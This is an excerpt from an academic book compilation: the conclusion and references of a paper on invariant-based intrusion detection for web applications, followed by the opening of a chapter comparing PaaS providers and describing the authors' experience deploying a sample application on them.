The application level anomaly based intrusion detection mechanisms presented in this paper rely on the modelling of the application normal behaviour using invariants. The violation of an invariant is then considered as an indication of an attack against the application. A first step consists in learning the normal behaviour of the application by logging at runtime the value of variables and automatically generating invariants on these data items. The invariants are then woven in the source code to detect a violation of the application normal state during its execution. Although we are looking for a reduced set of invariant classes, the experience proved us that the approach is able to discover a large number of invariants, even on a small application. Moreover, the assessment phase proved that common attacks, such as SQL injections were successfully and accurately detected by our approach. However, some attacks such as Cross Site Scripting or Session Hijacking are not detected by our approach. This is not surprising, as these attacks either impact the client browser, or do not violate the server normal application state. These attacks are thus not the type of attacks we claim to detect.

REFERENCES

Abadi, M., Budiu, M., Erlingsson, U., & Ligatti, J. (2005). Control-flow integrity. In *Proceedings of the 12th ACM Conference on Computer and Communications Security.*

Akritidis, P., Cadar, C., Raiciu, C., Costa, M., & Castro, M. (2008). Preventing memory error exploits with WIT. In Proceedings of the IEEE Symposium on Security and Privacy.

Akrout, R. (2012). *Analyse de vulnérabilités et évaluation de systèmes de détection d'intrusions pour les applications web* (p. 12747).

Bau, J., Bursztein, E., Gupta, D., & Mitchell, J. (2010). State of the art: Automated black-box web application vulnerability testing. In *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA.

Castro, M., Costa, M., & Harris, T. (2006). Securing software by enforcing data-flow integrity. In *Proceedings of the 7th USENIX Symposium on Operating Systems Design and Implementation.*

Cavallaro, L., & Sekar, R. (2008). *Anomalous taint detection: Secure systems laboratory*. Stony Brook University.

Cova, M., Balzarotti, D., Felmetsger, V., & Vigna, G. (2007). Swaddler: An approach for the anomaly-based detection of state violations in web applications. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, Gold Coast, Australia.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

d'Ausbourg, B. (1994). Implementing secure dependencies over a network by designing a distributed security subsystem. In *Proceedings of the Third European Symposium on Research in Computer Security (ESORICS'94)*.

Dessiatnikoff, A., Akrout, R., Alata, E., Kaâniche, M., & Nicomette, V. (2011). A clustering approach for web vulnerabilities detection. In *Proceedings of the 17th IEEE Pacific Rim International Symposium on Dependable Computing (PRDC-2011)*, Pasadena, CA.

Doupé, A., Cova, M., & Vigna, G. (2010). Why Johnny can't pentest: An analysis of black-box web vulnerability scanners. In *Proceedings of the DIMVA 2010.*

Ernst, M. D., Perkins, J. H., Guo, P. J., McCamant, S., Pacheco, C., Tschantz, M. S., & Xiao, C. (2007). The Daikon system for dynamic detection of likely invariants. *Science of Computer Programming*, *69*, 35–45. doi:10.1016/j.scico.2007.01.015

Felmetsger, V., Cavedon, L., Kruegel, C., & Vigna, G. (2010). Toward automated detection of logic vulnerabilities in web applications. In *Proceedings of the 19th USENIX Security Symposium*, Washington, DC.

IBM. (2012). *X-Force 2012 mid-year trend and risk report*. Retrieved from http://www-01.ibm.com/common/ssi/cgi-bin/ssialias?infotype= SA&sub-type=WH&htmlfid=WGL03014USEN

Karr, M. (1976). Affine relationships among variables of a program. In *Proceedings of the Acta Informatica.*

Kiriansky, V., Bruening, D., & Amarasinghe, S. (2002). Secure execution via program shepherding. In *Proceedings of the Usenix Security Symposium.*

Ludinard, R., Totel, E., Tronel, F., Nicomette, V., Kaâniche, M., Alata, E., et al. (2012). Detecting attacks against data in web applications. In *Proceedings of the International Conference on Risks and Security of Internet and Systems (CRiSIS 2012)*, Cork, UK.

Robertson, W. K., Vigna, G., Kruegel, C., & Kemmerer, R. A. (2006, February). Using generalization and characterization techniques in the anomaly-based detection of web attacks. In *Proceedings of the Network and Distributed System Security Symposium (NDSS 2006)*, San Diego, CA.

Sarrouy, O., Totel, E., & Jouga, B. (2009). Application data consistency checking for anomaly based intrusion detection. In *Proceedings of the 11th International Symposium on Stabilization, Safety, and Security of Distributed Systems (SSS 2009)*, Lyon, France.

Vigna, G., Robertson, W., Kher, V., & Kemmerer, R. A. (2003). A stateful intrusion detection system for world-wide web servers. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC 2003)*, Las Vegas, NV.

This research was previously published in the International Journal of Secure Software Engineering (IJSSE), 5(1); edited by Martin Gilje Jaatun, pages 19-38, copyright year 2014 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 46
Characterizing PaaS Solutions Enabling Cloud Federations

Tamas Pflanzner
University of Szeged, Hungary

Ákos Zoltán Gorácz
University of Szeged, Hungary

Roland Tornyai
University of Szeged, Hungary

Attila Kertesz
University of Szeged, Hungary

ABSTRACT

Cloud Computing has opened new ways of flexible resource provisions for businesses migrating IT applications and data to the cloud to respond to new demands from customers. Recently, many businesses plan to take advantage of the flexible resource provision. Cloud Federations envisage a distributed, heterogeneous environment consisting of various cloud infrastructures by aggregating different IaaS provider capabilities coming from both the commercial and academic area. Recent solutions hide the diversity of multiple clouds and form a unified federation on top of them. Many approaches follow recent trends in cloud application development, and offer federation capabilities at the platform level, thus creating Platform-as-a-Service solutions. In this chapter the authors investigate capabilities of PaaS solutions and present a classification of these tools: what levels of developer experience they offer, what types of APIs, developer tools they support and what web GUIs they provide. Developer experience is measured by creating and executing sample applications with these PaaS tools.

INTRODUCTION

Cloud computing providers offer services according to several models which can be categorized as follows: (i) Infrastructure as a Service (IaaS) – this is the most basic cloud-service model, where infrastructure providers manage and offer computers (physical or virtual) and other resources, such as a hypervisor that runs virtual machines. IaaS clouds often contain additional resources such as a virtual machine disk-image marketplace with pre-installed images, raw block storage and other file or object storage, load balancing, IP addresses and VLANs. Providers supply these resources on-demand from their large pools of computers installed in their datacenters; (ii) Platform as a Service (PaaS) – these providers deliver a computing platform, including an operating system, programming language execution

DOI: 10.4018/978-1-5225-3422-8.ch046

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

environment, database and web server. Developers can develop and run their software applications on the cloud platform without the cost and/or complexity of buying and managing their own server farms to match application demand. (iii) Software as a Service (SaaS) –such providers install and operate application software in the cloud and cloud users access the software from cloud clients. Cloud users do not manage the infrastructure nor the platform on which their application runs. Load balancers distribute the workload over the set of allocated virtual machines. The load balancing is transparent to the end user, who only sees one entry point to the application. This model has the potential to reduce IT operational costs by outsourcing maintenance of hardware and software to a provider, enabling the reallocation of IT operation costs to other goals.

According to a recent study, the Dzone Guide to cloud development (Dzone, 2015), over half of the companies use cloud computing in their development (53%), testing and quality assurance (44%), production and deployment work (52%), and these percentages are going up around 10% in surveys from the past years. Lot of the survey respondents replied that they are "planning to perform" testing, development and deployment in the cloud. This shows that cloud is growing ever more important in our world. From the over 600 IT professionals who responded to the survey, 50% see hybrid cloud as their ideal platform, and private cloud is second with 29%. When asked about hosting types, respondents preferred third party (56%) over on premise (41%) hosting. A good representation of the market could be seen by the data gathered in the survey. Respondents of the survey are most likely to deploy web applications (73%) and enterprise applications (54%) in the cloud. They are most likely to use Paas and IaaS types of service. It is interesting to note that Storage-as-a-Service and Database-as-a-Service have risen, and this relates to the impact of Big Data technologies in cloud environments.

Cloud computing is already a part of our everyday life, and there is so much data produced by humans and their machines. As the technology evolves, new kind of innovative use cases can be invented. These new capabilities are the motivation for developing even better cloud infrastructures (Rajkumar Buyyaa, 2009), (Michael Armbrust, 2009).

There are some concepts which create an additional abstraction layer above infrastructure cloud providers, such as (David Cunha, PaaS Manager: A Platform-as-a-Service Aggregation, 2014). Some of these offer standard APIs (David Cunha, A Platform-as-a-Service API Aggregator, 2013), while others try to avoid vendor lock in situations (Kolb S., 2014; Sellami M., 2013). These approaches are important in creating a standard for cloud platforms, but it is hard to integrate innovative ideas and their implementations.

Some of the most critical parts in cloud computing in general are security issues. The cloud technology is relativly new, and it has to gain the trust of its users (Yanpei Chen, 2010).The nature of it makes it hard, as in many cases the users does not know where or how their data is stored. The cloud is used by many users at the same time and it is the responsibility of the provider to make sure that the applications can not affect each other without permission (Luis Rodero-Merinoa, 2012).

The aim of this chapter is to present an overview of the state-of-the-art Platform-as-a-Service solutions that are used to develop applications over cloud federations. The authors investigated and provided an overview of the capabilities of the most advanced tools, both PaaS software stacks and PaaS providers: what levels of developer experience they offer, how they follow recent trends in cloud application development, what types of APIs they provide, what kind of developer tools they support and what web GUIs they provide. Primary sources for this investigation were public documentation of the relevant tools, research publications and trial or demo versions where applicable. Developer experience has been measured by creating and executing sample applications with some of these PaaS tools.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

There are many PaaS solutions nowadays, therefore the authors tried to select the most popular ones that are used by many developers and have stood the test of time. The authors included some relatively new providers because of their innovative or specialized features. Some solutions were left out because of the instability and unacceptable quality.

The main challenge the authors identified during their research is that it is difficult to objectively compare providers belonging to the same category, as they all provide a slightly different set of services. Providers can advertise such qualities that may not be available or measurable compared to other providers.Therefore the authors followed the idea that there may be a difference between the feature that the user or developer experiences, and the features the providers advertise. Comparison data may be subjective and biased because of this, but they tried to remain as objective as possible.Similar research efforts have been performed in previous years by other research groups (Hoefer & Karagiannis, 2010; Rimal, Choi, & Lumb, 2009; Pivotal, 2014).

The structure of the chapter is as follows: Section 2 contains an overview of general PaaS providers and presents a classification of their main properties both in theory and in practice. Section 3 introduces and compares providers specialized in mobile support.Section 4 summarizes the findings with a discussion, and Section 5 concludes the chapter.

CHARACTERISING GENERAL PAAS PROVIDERS

Overview of the Investigated Providers

One of the first cloud platforms, Heroku (Heroku, 2015) has been in development since 2007, starting with support for Ruby, and adding support for many languages through the years, such as Java, Node.js, Scala, Clojure, Python, PHP and Perl. Heroku was acquired by Salesforce.com in 2010, as a subsidiary. Heroku's services run on the Amazon cloud systems. From the Developer Experience point-of-view, Heroku's interface is well-polished, intuitive and easy to use. Many times Heroku has been seen as an example by other PaaS providers, for their ease of use, features and reliability. One such example is Deis, which uses a Heroku inspired buildpack system in their deployments. The basic units of computing power in the Heroku ecosystem are the Dynos. A Dyno is a lightweight, isolated container that runs an instance of the application.

CloudFoundry (CloudFoundry, 2015) is an open source PaaS service, originally developed by VMware, later owned by Pivotal Software, primarily written in Ruby and Go. CloudFoundry is available in three flavors, Cloud Foundry OSS, an open source project available to everybody, which uses the developers own infrastructure and the BOSH shell to interact with it, Pivotal Cloud Foundry, a commercial product from Pivotal, which includes extra tools for installation and administration, and Pivotal Web services, which is an instance of Pivotal Cloud Foundry hosted on Amazon Web Services. Applications deployed to CloudFoundry access external resources via Services. All external dependencies such as databases, messaging systems, file system, etc. are Services. When releasing an application, the developer must specify the Services it should use. Many pre-defined services are available via an administration console, such as MySQL, PostgreSQL, MongoDB, etc. as database services, RabbitMQ as a messaging service, Jenkins for continuous integration, and API Gateway, Data Sync, Push Notifications for mobile development.

Apcera (Apcera Platform, 2015) is a startup company, launched in 2012, and was founded by some of the architects behind CloudFoundry. Apcera Platform lets companies create, run, manage applications

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in ways that conform to specific security and governance policies. Apcera works with a cloud based or on-premise servers and hybrid environments as well. It aims to provide a way to build and deploy applications with IT policies factored in from the start and to apply policies and governance to existing applications as well. Apcera blends the models of IaaS, PaaS, SaaS but overlays them all with technology that handles policy.

Google App Engine (Google App Engine, 2015) is a cloud computing platform for developing and hosting web applications. Applications that are run in the system are sandboxed, and run across multiple Google-managed servers. App Engine offers automatic scaling for web applications, automatically allocates more resources for the application to handle additional demand. App Engine supports a wide variety of programming languages such as: Python, Java (and by extension Groovy, JRuby, Scala, Clojure), Go, PHP, and many web frameworks. App Engine provides infrastructure to make it easy to write scalable applications, but can only run a limited range of applications designed for their infrastructure. App Engine requires developers to use only its supported languages, APIs and frameworks. By default data is stored in a BigTable non-relational database, and applications that require a relational database will not run on App Engine without modifications such as Google Cloud SQL. Some developers expressed worries that their applications will not be portable from App Engine and fear being locked into the technology. To address these concerns, a number of open-source projects have appeared to create backends for the various proprietary APIs of App Engine, such as AppScale.

Azure (Microsoft Azure, 2015) is a Cloud computing platform, which allows developers to publish web applications running on different frameworks, written in different programming languages such as any.NET language, node.js, php, Python and Java. Azure Web Sites supports a website creation wizard that can be used to create a blank site or use one of the several pre-configured sites. Developers can add or modify content of the website via multiple deployment methods: TFS, FTP, CodePlex, GitHub, Dropbox, Bitbucket, Mercurial or git. Developers can select the place where their website will be hosted from several Microsoft data centers around the globe. Azure Traffic Manager routes traffic manually or automatically between websites in different regions. Web sites are hosted on IIS 8.0, running on a custom version of Windows Server 2012.

Amazon Web Services (Amazon Web Services, 2015) is a collection of services that make up a cloud computing platform, which are based on 11 geographical regions across the world. The most central and well-known services are Amazon EC2 (Elastic Compute Cloud) and Amazon S3 (Simple Storage Service). The products are offered to large and small companies as a service to provide large computing capacity faster and cheaper than the client company building and maintaining an actual physical server farm. AWS automatically handles the details such as resource provisioning, load balancing, scaling and monitoring. One can create applications in PHP, Java, Python, Ruby, node.js,.NET, Go or in a Docker container that runs on an application server with a database. An environment using the default settings will run a single Amazon EC2 micro instance and an Elastic Load Balancer. Additional instances will be added if needed, to handle any peaks in workload or traffic. Each Amazon EC2 instance is built from an Amazon Machine Image which can be an Amazon Linux AMI or an Amazon Windows Server 2008 R2 AMI by default.

Mendix (Mendix, 2015) is a Netherlands based enterprise application company, which has developed a PaaS product called the Mendix App Platform. The platform allows the users and developers to build, integrate and deploy web and mobile applications. The Mendix App Platform uses a visual, model-driven software development approach. Mendix is also a member of the Cloud Foundry Foundation.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The company plans to evolve the open source standard as well as integrate the PaaS framework of Cloud Foundry with its own rapid app platform as a service. The rapid app platform as a service methodology prioritizes speed and agility and utilizes a "no code" principle. Using visual models simplifies app creation and migration and allows business users more insight and more direct participation in the development process. This method reduces the time to market of the app significantly.

Services and applications in the Mendix App Platform are oriented towards collaboration. Mendix offers a Community Edition of the app platform, which brings application development tools to a wider audience ranging from individual developers to large teams and companies. Recently Mendix made major enhancements to the Mendix App Platform, such as reducing time, cost and effort for app development and mobile application development. Mobile features include pre-defined layouts for smartphone, tablet and desktop user interfaces.

CloudControl (CloudControl, 2015) is a programming language agnostic PaaS service based in Germany. It's officially supported development languages are Java, PHP, Python and Ruby, and the services use the open buildpack API developed originally by Heroku. Pricing is based on usage. Computing containers are billed in Boxes per hour, where one Box is similar in power to a Dyno with Heroku, with the notable difference that it can answer two requests simultaneously. CloudControl features deployments that enable separate versions of the same application (e.g. development, staging, testing, live). A role based permission system is provided to authenticate multiple developers to work on the same application.

AppScale (AppScale, 2015) began as a research project at the University of California. It is an open source computing platform that deploys and scales unmodified Google App Engine applications over public and private cloud systems and on-premise clusters or a hybrid of these systems. The service is modeled on the App Engine APIs and supports Python, Go, PHP and Java languages. They are in close partnership with Google. One of the goals of AppScale is to make the applications of the developers truly mobile, to provide a way to migrate or fail over apps to another cloud or the developer's own servers if needed. It reduces the problem of vendor lock-in. They aim to provide developers with a rapid API-driven development platform that can run applications on every cloud infrastructure. AppScale uses many open source components and APIs such as Cassandra for data and blob storage, memcached, RabbitMQ for queueing, ejabberd for messaging, etc. AppScale can be run on the Google App Engine and in the Amazon Web Services cloud.

Deis (Deis, 2015) is a lightweight application platform that deploys and scales Twelve-Factor apps as Docker containers across a cluster of CoreOS machines. The Twelve-Factor app is a methodology for building modern applications that can be scaled across a distributed system. It provides a lightweight PaaS with a Heroku-inspired workflow (Twelve-Factor app, 2015). Deis creates the applications as Docker images, which are distributed across the cluster as Docker containers. It uses CoreOS, a minimal linux distribution that can be run and hosted everywhere, public or private, bare metal or virtualized. It uses Git as the main version control system, the developers can deploy new content with a simple "git push". It is free and open source.

IBM's latest cloud software is the Bluemix platform (Bluemix, 2015), which is using the CloudFoundry open source PaaS project. It is an implementation of the IBM's Open Cloud Architecture. Bluemix delivers enterprise-level services that can easily integrate with your cloud applications without you needing to know how to install or configure them. For developers, Bluemix further optimizes the time you spend creating cloud application. For organizations, it provides a cloud platform that requires very little in-house technical know-how as well as cost savings.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

PaaS Comparison Categories

The authors compared the PaaS providers based on the following categories:

- **Cost:** The cost of the service can be a big factor in choosing a provider. Different tiers of service may be available for different fees. There are many different billing schemes, which differ on what kind of resource consumption they track.
  - Most providers offer free tiers with limited processing power, database size and connections, network bandwidth, and data storage.
  - Pricing is done in a pay-as-you-go system with most providers, by billing them based on the resources used monthly.
  - Higher tier services may increase monthly cost. These include a separate database instance instead of a shared one, High Availability, data rollback, encryption, different (higher) SLAs.
- **Workload:** With this category the authors tried to define what kind of workload and what type of data works well with each provider. The basic types of workloads that they were interested in are:
  - **Analytics:** This type of workload is about crunching the numbers, analyzing and processing data. This may be done in a distributed way, like Hadoop Clusters.
  - **Transactions:** With this kind of workload, stress is on the database actions, transactions, and data retrieval.
  - **Media:** Working with media, delivering large static files and other content.
  - **Mobile:** Do they offer any mobile apps and a backend?
  - **IoT:** Internet of Things support
- **Tooling / Developer Experience:** This category is about how easy it is for a developer to use the service and develop his own application on a day-to-day basis.
  - **IDE Support:** More and more providers supply developers with plugins and extensions to the major IDEs, (e.g. Eclipse, Visual Studio, NetBeans, IntelliJ, etc.)
  - **Targets:** Some providers offer the ability to run different instances of the applications simultaneously. One instance might be the live application with actual customer or user data, a second instance can be available for developers to test their new code of the application, maybe a third for testers to run their tests against, etc.
  - **APIs:** Providers may offer some public API endpoints for the developer to interface their own application with. Different interfaces can be used for parts of the service.
  - **Command Line Interface:** Most of the providers offer a Command Line Interface for managing the service. These can vary wildly in quality and usability.
  - **Git:** Nowadays Git is the most used distributed version control system. This category shows how well git is used within the service, how to deploy or push newer versions of the application.
- **Deployment:** Items in this category are about the deployment of the service and the containers used / promoted by the provider.
  - **Backend Type:** The big providers (Google, Microsoft, Amazon) have their own server farms that run the PaaS applications. In contrast, smaller providers host their services on Amazon servers, by using their own PaaS solution on top of the IaaS provided by Amazon.
  - **Container Solution:** Containers are the building blocks of PaaS services. In the age of virtualization, some different container types have appeared. One of the main container tech-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

nologies is Docker, which many of the providers support. Other providers may use a different kind of method, or have a system based on Docker.
    - **Supported Containers:** This category shows if the provider supports more types of containers that might be beneficial for developers, because they might not need to rewrite their application for a new container solution.
- **Integration:** Some providers may offer solutions for managing the users of the application, e.g. a registry form, login pages, errors, and user management interfaces for administrators.
    - **User Registry:** Adding, registering, managing, removing users in the application, and managing the details of the users.
    - **Authentication / Authorization:** Methods, granularity of managing the access of users to content/data.
    - **Security:** Security of users and user data.
- **SLAs:** Providers agree on some levels of service that is definitely provided by them. This could be imposed on uptime, scaling, performance, some kind of support for paying tiers of service, etc.
    - **Availability / HA:** The type and amount of availability guaranteed by the provider. High Availability may be available for redundancy, switching over to other servers when one node goes down in the system.
    - **Reliability:** This category shows how many and what size of outages happened in the last few years of service.
    - **Horizontal Scalability:** The process of allocating more instances to serve a growing number of requests on the application.
    - **Vertical Scalability:** The process of adding more resources (more processing power, more memory, more disk) to a node.
    - Horizontal and vertical scalability may also depend on the application itself.
- **Datastores:** If the provider offers any kind of data storage methods that are mentioned here.
    - **Relational (SQL), NoSQL, Key-value, Documents, etc.:** The provider may offer different types of data storage, with different backends and APIs.
- **Programming Models:** The more different languages and frameworks a provider supports, the more potential customers it might attract.
    - **Programming Languages:** Amount and type of supported programming languages available for developers to use for writing their applications.
    - **Frameworks:** Providers might support web frameworks, which may be pre-installed or easily installed from some kind of marketplace of the provider.
- **Management:** Managing the events and availability of the service can be done on many levels, they are aggregated in this category.
    - **Logging:** Different levels and methods exist for logging different types of events or activities. Logs can be accessed in many different ways, there are some standard methods and frameworks (e.g. LogStash, etc.), which provide easy access and different search parameters and functions to find the relevant data.
    - **Monitoring:** Monitoring the quality of the service and the application is an important aspect of the user and developer experience. Alerts can be sent out if different service-based failure criteria are met, developers and administrators can be notified. Monitoring is usually available as self service monitoring for the free and lower tier users, and enterprise grade monitoring might be available for higher tier customers.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Misc.:** Any other criteria that could not be fitted in their own group is mentioned here.
  - **Open Source:** It might be important for a developer to know if the source of any parts of the provider solution is available.
  - **Marketplace:** More and more providers offer an in-house marketplace of selected, pre-assembled containers or software images, made by the PaaS provider or even other developers.


Features in categories (where applicable) were measured, aggregated and ranked the following way:

In the comparison table (shown in Table 1) the authors used numbers for four different levels. 0 means the provider has not implemented the feature, or there is no data available on it. 1 means the feature quality is basic, beta state, it can have major bugs. 2 indicates a stable quality, while 3 means the feature is excellent or innovative.

PaaS Workflow of Developer Roles

In order to understand what steps develppers should undergo during cteating a PaaS application, the authors present a workflow of developer roles. These basic roles and their connections in PaaS application development is depicted in Figure 1. In general, after the Authentication the user can Edit, Run or Monitor applications.In the authentication part the user can register or login and then use the features of the given PaaS system depending on the user's role and permissions.

Figure 1. Basic developer roles



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Comparison of PaaS providers

		Apcera Platform	Heroku	CloudFoundry	Google App Engine	Microsoft Azure	Amazon Web Services	Mendix	CloudControl	AppScale	Deis	Bluemix
Cost	Billing schemes	n/a	free, scaling	free	free quota, priced above	free, pay-as-you-use	pay-as-you-go	free, 3 tiers	free, pay-as-you-go	N/A	free	free quota, priced above
Workload	Media, larger files	na	2	2	1	3	3	2	1	1	1	2
	Mobile	na	2	2	1	2	1	2	1	1	0	3
	IoT	0	2	2	3	3	2	0	0	0	0	2
Tools	IDE support	na	2	1	1	2	1	1	2	2	2	1
	Targets	na	3	3	1	3	2	2	3	1	2	3
	APIs	2	3	3	1	1	3	2	2	3	1	3
	Git usage	na	2	3	2	1	2	2	3	2	3	3
	CLI	2	3	3	2	1	3	1	3	2	3	3
Deployment	Backend	private	Amazon	Amazon	Google	Microsoft	Amazon	public, private	Amazon	Google, Amazon	Amazon, own	SoftLayer
	Own container	3	3	2	1	1	2	0	0	2	na	2
	Supported containers	Docker	na	na	na	na	na	na	buildpack	GAE	buildpack, docker	Docker
Integration	User registry	2	1	2	2	3	2	2	2	2	1	2
	Authentication / Authorization	2	2	2	2	2	3	2	2	2	1	2
	Security	3	2	2	2	2	2	1	1	2	1	2
SLAs	Availability - HA	na	2	1	3	3	3	1	1	1	2	2
	Reliability	1	2	3	3	3	3	2	2	2	2	2
	Vertical scalability	na	3	3	1	3	3	2	3	3	3	3
	Horizontal scalability	na	3	3	3	3	3	2	3	3	3	3
Datastores		SQL, K/V	• SQL, • Doc, • Graph, • K/V	• SQL • K/V • Doc	• Column-based, • K/V	• SQL • K/V • Doc • Graph	• SQL • Column • K/V	na	na	3	1	SQL K/V
Programming models	Languages	3	3	3	3	3	3	1	2	3	2	3
	Frameworks	2	3	3	1	1	2	1	2	2	1	3
Management	Logging	2	3	3	1	2	2	1	1	2	2	3
	Monitoring	2	3	2	2	2	3	2	2	2	2	2
Misc	Open Source	yes, except core	no	yes	no	no	no	has Community Editon	no	yes	yes	based on open source
	Marketplace	yes	yes	yes	yes	yes	yes	yes	yes	no	no	yes

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

After the authentication in the Editpart, the user can create a new applicationin the system or use an existing one. Generally the sourcecode can be modified in this phase, and the runtime is automatically recognised by the system. The dependenciescan be modified by language specific ways, usually Java has maven *pom* files, Ruby use a *Gemfile*, in Python there is a *requirements text file*, while in Node.js a *package.json*, and so on. The executabletypes and commands can be added to the application, but some defaults are recognised by the system automatically. For example in Ruby on Rails, this is typically a rails server, in Django it is a python <app>/manage.py runserver, and in Node.js it is the main field in package.json. Some configuration variables can be added, these are good for having different settings for separate instances running the same code, for example use different credentials. The addons can provide extra functionality and services like logging, performance monitoring, data storage, etc.

The other option available for the authenticated user is to run the application. The first step is to deploy the application, this is usually made with a VCS or with direct upload, the PaaS system recognises the runtime and the dependencies and builds the application. With the recognised or given execute commands the user can select and run the application on the cloud. When starting more instances the application can be scaled, for example by starting more web frontend instances the application can handle more visitors with the help of a load balancer. To handle a bigger workload some worker instances can be started. To provide high availability is achievedin a similar way. If there is an issue with the latest release of the application, the user can use the rollback feature to restore a previous version. It is useful to have more versions of the application, for example a stable release for production, an unstable beta version with new features to demonstrate, and some developer versions for testing.

The monitoring part is interesting for managers and testers as well, not just for developers. The system events and application logs can be analysed for debugging purposes. The application's performance can be measured, and with the list of the running instance types and number of instances the application's scalability issues can be diagnosed. SSHand other type of connections with a running instance are useful for debugging or running one-time bugfix scripts.Every PaaS provider has their own tools and methods to provide these general features to the users.

The transitions between the main states (Edit, Run, Monitor) are shown with arrows in Figure 1. These state changes should be considered as an iterational application development workflow. As an example, consider the state after implementing a feature when the developer deploys the application. If the application fails, based on the logs the developer can go back to the Edit state, otherwise the Monitor state can be used to analyse the application behaviour, considering scalability. After drawing the conclusions based on the performance, they can return to the Edit state to fix some problems that have risen, or change the number of the running instances for further investigation and testing.

The authors took these identified roles into account for their practical investigation of the most widespread PaaS providers by developing and running a sample application for all of them. The authors introduce their experiences in the next subsection.

Experiences of PaaS Application Development With the Main Providers

In order to study PaaS provider's developer experience from the practical side, the authors decided to create a simple web application and deploy this application to different platforms to see what the biggest providers offer by the time of writing. The authors selected the following providers: Azure (Microsoft Azure, 2015), Heroku (Heroku, 2015), OpenShift (OpenShift, 2015) and Apcera (Apcera Platform, 2015). The researchers also spent considerable time with Cloud Foundry (CloudFoundry, 2015), but the service

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

was very unstable and proved unusable for their purposes.They decided to use BlueMix (Bluemix, 2015) which is strongly based on Cloud Foundry. There were some hindering issues at the beginning, but with each modification that had to be done in order to get an application working at a certain provider, the application became better, more resilient and, in many cases, more convoluted.

The authors created their application in Python (Python, 2015) and Node.js (Node.js, 2015), therefore two versions of the same album manager application were made. While it was not exactly meant for production use, it aims to make use of various PaaS functionalities. During their tests some of the provider's services have changed, e.g. Azure requiring a credit card number even for the free services, and Heroku imposing an obligatory 6 hour waitperiod on free accounts.

The test application is a fairly basic image hosting service. Its components are:

- **Website:** For managing image uploads, comments and albums. The Node.js version also utilises websockets.
- **Worker:** For resizing images and uploading them to storage.

Their aim was to separate the website and the worker instances as much as possible, making them independently scalable and still connected, either through sharing the same code and services. The application has the following requirements:

- A Relational database for storing image, user and album data. While MongoDB (MongoDB, 2015) is more popular, Node.js users were still opted for RDBMS's in order to share the database between both Python and Node.js versions. ORM's have been used in both implementations, for both comfort and practical reasons.
- A Redis server for acting as a basic message queue, a session store and sharing the image processing status through basic keys and/or pubsub.
- A MongoDB server was needed when using the Celery version of the Python worker because it consumed most Redis providers' connection quota.
- Some kind of blobstore to store the images themselves. Current supported backends are Azure, Cloudinary (Cloudinary, 2015) (both with their own SDKs) and local file system, the latter can be used for NFS, too.

In both implementations the workers use the ImageMagick (ImageMagick, 2015) library in one way or another, which gave some complications. When faced with issues with either of these aforementioned services given by the PaaS providers themselves, some third party hosts were used, which offer services even outside of PaaS providers' reach, like:

- **MongoLab** for MongoDb,
- **Redis4You** (Redis4You, 2015) for Redis,
- **ClearDB** (ClearDB, 2015) for MySQL, and
- **Cloudinary** for blob storage (which is an odd one out since it features its own API).

This approach was most necessary on Azure, when all MSSQL libraries on both platforms were unusable and registering a Redis serveror any other service required a credit card. When everything else

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

failed and the application felt very slow, local hosting was used for local testing or in an Azure based Linux VM.

Concerning general deployment issues, every popular web based PaaS provider offers git support. The way they are handling it is more or less uniform, such as following the deployment messages during the push, being able to revert previous versions through the web interface and such. The biggest difference between them is the way of authentication. Azure requires authentication through git itself, while OpenShift and Heroku have their own tools. A minor issue the authors had was that most of their git repos were not empty when creating new apps, but contained a sample application. Whenever they started a new app a local empty repository had to be created, the address given by the provider added as a remote, delete everything, add the remote to the project's local repo, pull it again and finally push it to deploy it. Azure can give an empty repo, so one can skip these initial steps. Sharing the same repository was feasible, the differences of the different platforms were that they only had to be taken into account during the credential setup stage.

As mentioned before, in some cases third party services were used. A lot of PaaS providers have marketplaces, where users can bind services to their applications with different pricing packages that are included in the user's subscription. Most of the time the services work as expected, without any major restrictions or special connection parameters. There are of course some exceptions. A lot of Redis providers require to have the "ready check" parameter disabled. A lot of them require passwords, which cannot be passed through connections strings with some bindings, such as Node's node-redis (node-redis, 2015). Azure's Microsoft hosted Redis service requires SSL by default, which can be disabled. A lot of these functions can only be accessed from the PaaS providers' network, but not from the developer's system. While this is perfectly understandable, for some operations using the REPL from the applications shell was not always feasible. This issue rose while trying to clear some identical MySQL tables, but being denied because of the presence of foreign keys. A SET foreign_key_checks=0; (MySQL table deletion workaround, 2015) instruction can be used in similar situations. Azure solves this issue by providing single IP exceptions to its database firewall and OpenShift by supplying a phpMyAdmin (phpMyAdmin, 2015) interface. Adding command line clients to the app shell could be also a nice solution.

Regarding language-specific requirements, the Python 3 version had a lot of useful libraries not ported yet, such as the majority of the Memcache (Memcache, 2015) ones for caching, gevent (gevent, 2015) for setting up a lightweight server to get around health checks, protobuf (Protocol Buffer, 2015) for precise data formating or supervisord (Supervisord, 2015) for process management. Therefore the requiements were modified as follows:

- **RDBMS:** Handled through the SqlAlchemy ORM, due to most service providers shipping with different database services by default (Apcera and Heroku with PostgreSQL (PostgreSQL, 2015), Azure with MSSQL, 3rd party free MySQL hosts) and it also has an amazing migration framework.
